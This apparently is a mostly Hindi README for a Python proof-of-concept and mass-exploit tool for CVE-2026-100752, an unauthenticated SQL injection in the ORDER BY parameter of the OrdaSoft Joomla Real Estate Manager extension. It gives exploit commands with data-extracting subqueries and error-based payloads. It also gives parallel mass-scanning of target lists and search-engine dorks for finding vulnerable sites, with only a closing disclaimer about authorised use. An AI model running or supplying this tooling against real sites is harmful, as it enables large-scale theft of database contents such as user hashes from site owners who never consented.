 murrez/cve-2026-100752
Python 3 PoC और CVE-2026-100752 के लिए मास एक्सप्लॉइट, जो OrdaSoft Joomla Real Estate Manager <=6.7.8 में order_field ORDER BY पैरामीटर के माध्यम से एक अनधिकृत SQL इंजेक्शन है।

CVE-2026-100752 के लिए Python 3 PoC — OrdaSoft Real Estate Manager (Free) Joomla एक्सटेंशन ≤ 6.7.8। 6.7.9+ में ठीक किया गया।
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| Catalog | https://pocbit.org/pocs/ |
| Component | com_realestatemanager |
| File | site/realestatemanager.php |
| Parameter | order_field → ORDER BY (unquoted, no allow-list) |
| Auth | None (public listing / search / category views) |
| CWE | CWE-89 SQL Injection |
| Also | Legacy order_direction POST injection (Metasploit / pre-6.7.9 audits) |
रंगीन PoCbit बैनर, इसके बाद --mode exploit JSON आउटपुट: exploited: true, वेक्टर order_field_get, रूट showCategory + com_realestatemanager।

उदाहरण कमांड:
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(स्क्रीनशॉट अधिकृत परीक्षण वातावरण से लिया गया है; लक्ष्य URL PoC सत्यापन के लिए है।)
Real Estate Manager (Free), Joomla पर रियल एस्टेट लिस्टिंग प्रबंधन करने वाला OrdaSoft एक्सटेंशन है। 6.7.8 और पूर्व संस्करणों में, order_field अनुरोध पैरामीटर site/realestatemanager.php में ORDER BY क्लॉज़ में सीधे जोड़ा जाता है; कॉलम नाम allow-list, एस्केपिंग या कास्ट नहीं है। प्रमाणीकरण के बिना श्रेणी ब्राउज़िंग, खोज परिणाम और पूर्ण लिस्टिंग क्वेरी का शोषण किया जा सकता है।
सफल SQLi से डेटाबेस से पढ़ना (संस्करण, उपयोगकर्ता हैश, साइट डेटा), अनुमतियों के आधार पर लिखना/हटाना और श्रृंखलाबद्ध RCE जोखिम का मूल्यांकन किया जाना चाहिए। 6.7.9 या उच्चतर संस्करण में अपग्रेड करें (OrdaSoft security release)।
Joomla फ्रंट कंट्रोलर:
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752: order_field ORDER BY कॉलम/एक्सप्रेशन को नियंत्रित करता है। त्रुटि-आधारित सबक्वेरी जैसे मान इंजेक्ट किए जा सकते हैं क्योंकि मान बाइंडिंग या सत्यापन के बिना SQL में संयोजित किया जाता है।
प्रभावित क्वेरी संदर्भ (CVE टेक्स्ट के अनुसार):
showCategory और संबंधित)यह PoC:
com_realestatemanager को फिंगरप्रिंट करता है (पथ + वैकल्पिक मैनिफेस्ट संस्करण)catid / Itemid स्क्रैप करता हैshowCategory, showSearch, showSearchResult, showRent, showBuyorder_field त्रुटि-आधारित GET और POSTorder_direction=asc,<injection> (ऐतिहासिक वेक्टर, कुछ बिल्ड पर अभी भी उपयोगी)hits.txtexploited.txt (सफल SELECT लीक वाली पंक्तियाँ)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
--aggressive तब SELECT VERSION() का प्रयास करता है जब boolean/error प्रमाण अनिर्णायक हो।
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| Flag | भूमिका |
|---|---|
--mode exploit | त्रुटि-आधारित डेटा निष्कर्षण (mass समर्थित) |
--subquery | CONCAT(0x7e, …) डबल-क्वेरी पेलोड के लिए आंतरिक SQL |
--vector | order_field_get, order_field_post, या order_direction_post को बाध्य करें |
-j | समानांतर लक्ष्य |
--no-color | सादा टर्मिनल |
JSONL में pocbit, pocbit_catalog, pocbit_page, cve, component शामिल हैं।
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
Shodan-शैली (यदि समर्थित): http.html:com_realestatemanager
होस्टनाम को targets.txt में निर्यात करें (प्रति पंक्ति एक URL), फिर check → hits → exploit केवल अधिकृत एस्टेट पर करें।
मैनिफेस्ट (जब उजागर हो):
/administrator/components/com_realestatemanager/realestatemanager.xmlयदि संस्करण ≤ 6.7.8 → likely_vulnerable_version। यदि ≥ 6.7.9 → patched_version (exploit अभी भी विफल हो सकता है)।
| CVE | प्रकार | ठीक किया गया |
|---|---|---|
| CVE-2026-100752 | अनधिकृत SQLi (order_field) | 6.7.9 |
| CVE-2026-100753 | प्रतिबिंबित XSS (सार्वजनिक प्रॉपर्टी दृश्य) | 6.7.9 |
समान विक्रेता बैच (सितंबर 2026): Vehicle Manager और अन्य OrdaSoft एक्सटेंशन को अलग CVE प्राप्त हुए — आप जो भी OrdaSoft कंपोनेंट चलाते हैं, उन सभी को पैच करें।
auxiliary/gather/joomla_com_realestatemanager_sqli (legacy order_direction POST)केवल अधिकृत सुरक्षा परीक्षण और पैच सत्यापन। अनुमति के बिना सिस्टम के विरुद्ध उपयोग न करें।
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752
